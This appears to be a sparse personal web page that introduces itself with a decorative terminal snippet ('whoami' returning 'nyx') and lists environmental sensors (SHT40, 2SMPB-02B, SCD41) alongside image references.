
```
$ whoami
```

```
nyx
```


60°









SHT40
temperature/humidity






2SMPB-02B
pressure







SCD41
CO₂

